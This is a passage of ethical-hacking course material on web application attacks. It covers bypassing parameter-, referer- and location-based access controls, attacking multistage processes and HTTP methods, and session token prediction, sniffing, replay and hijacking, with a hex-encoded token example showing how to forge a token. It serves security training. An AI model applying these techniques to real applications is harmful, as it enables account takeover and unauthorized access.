
Exploiting Insecure Access Controls

- **Parameter-Based Access Control**: Any web application consists of various request parameters such as cookies and query string parameters. The application determines the access granted to a request based on these parameters. These parameters vary between a normal user and an administrator. Sometimes, these parameters are invisible to normal users and visible only to administrators. If an attacker can identify the parameters that are assigned to an administrator, he/she can set those parameters in their own requests and gain access to administrative functions.
- **Referer-Based Access Control**: In some web applications, the HTTP referer is the foundation for major access control decisions. The HTTP referer is considered unsafe; the attacker can use it and manipulate it to any value.
- **Location-Based Access Control**: The user's geographic location can be determined using various methods. The most common method to determine the current location is through the IP address. Attackers can bypass location-based access controls using a web

proxy, a VPN, a data-roaming-enabled mobile device, direct manipulation of client-side mechanisms.

Access Controls Attack Methods

- **Attack with different user accounts**: Attempt to access the application with different user accounts. If there is any broken access control in the web application, it allows you to access the resources and functionality as a legitimate user. You can use tools such as Burp Suite to access and compare two different user contexts.
- **Attack Multistage Processes**: The abovementioned technique will be ineffective if there is a multistage process established in the web application architecture. In this multistage process, the user will perform multiple entries at multiple levels to complete the intended process. In a multistage process, multiple requests will be sent to the server from the client. To attack such a process, each and every request to the server should be captured and tested for access controls. Another way to attack a multistage process manually is to walk through a protected multistage process several times in your browser and use proxy tools to switch the session token supplied in different requests to that of a less privileged user.
- **Attack Static Resources**: Identify the web applications where the protected static resources are accessed by the URLs. Attempt to request these URLs directly and check whether they are providing access to unauthorized users.
- **Attack Direct Access to Methods**: Web applications accept certain requests that provide direct access to server-side APIs. If there are any access control weaknesses in these direct access methods, an attacker can exploit them and compromise the system.
- **Attack Restrictions on HTTP Methods**: It is important to test different HTTP methods such as GET, POST, PUT, DELETE, TRACE, and OPTIONS. The attacker modifies the HTTP methods to compromise web applications. If the web application accepts these modified requests, the access controls can be bypassed.



Attack Session Management Mechanism


- Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users

Session Token Generation

- **Session Tokens Prediction**
- **Session Tokens Tampering**

Session Tokens Handling

- **Man-in-the-Middle Attack**
- **Session Replay**
- **Session Hijacking**



Attacking Session Token Generation Mechanism

Weak Encoding Example

```
https://www.certifiedhacker.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64
%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30`
```

When hex-encoding an ASCII string **user=jason;app=admin;date=08/01/2020**, you can predict another session token by just changing the date for use in another transaction with the server

Session Token Prediction

- Obtain valid session tokens by **sniffing the traffic or legitimately logging into the application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse-engineered** from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
- Make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp Suite**
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to **replay the cookie** to gain unauthorized access to the application
- Use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks

Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of it to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

Session Management Attack

A session management attack is a method used by attackers to compromise a web application. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in the following:

- **Session Token Prediction**: Attackers can do this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- **Session Token Tampering**: Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.

Once attackers generate a valid session token, they try to exploit session token handling as follows:

- **Man-in-the-Middle (MITM) Attack**: Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which then acts as a proxy in the intercepted connection.
- **Session Hijacking**: Attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay**: Attackers obtain the user session ID and then reuse it to gain access to the user account.

Attacking Session Token Generation Mechanism

To determine the session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.

Through session prediction, attackers identify a pattern in the session token exchanged between the client and the server. This can happen when the web application has weak, predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens by knowing any session ID. Before predicting a session identifier, attackers have to obtain sufficient valid session tokens for legitimate system users.

- **Weak Encoding Example**

  When hex encoding an ASCII string user=jason;app=admin; date=08/01/2020, you can predict another session token by just changing the date and use it for another transaction with the server.

  ```
  https://www.certifiedhacker.com/checkout?
  SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%
  6E%3B%64%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30
  ```

- **Session Token Prediction**
  - Obtain valid session tokens by sniffing the traffic or legitimately logging into the application and analyzing it for encoding (hex encoding, Base64) or any pattern
  - If any meaning can be reverse engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
  - Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

First, sniff network traffic for valid session tokens and then use them to predict the next session token. Use the predicted session ID to authenticate with the target web application.

The steps for session token sniffing are as follows:

- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to the application
- Use session cookies to perform session hijacking, session replay, and MITM attacks

Thus, sniffing the valid session token is important in session management attacks.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol analyzer that allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.

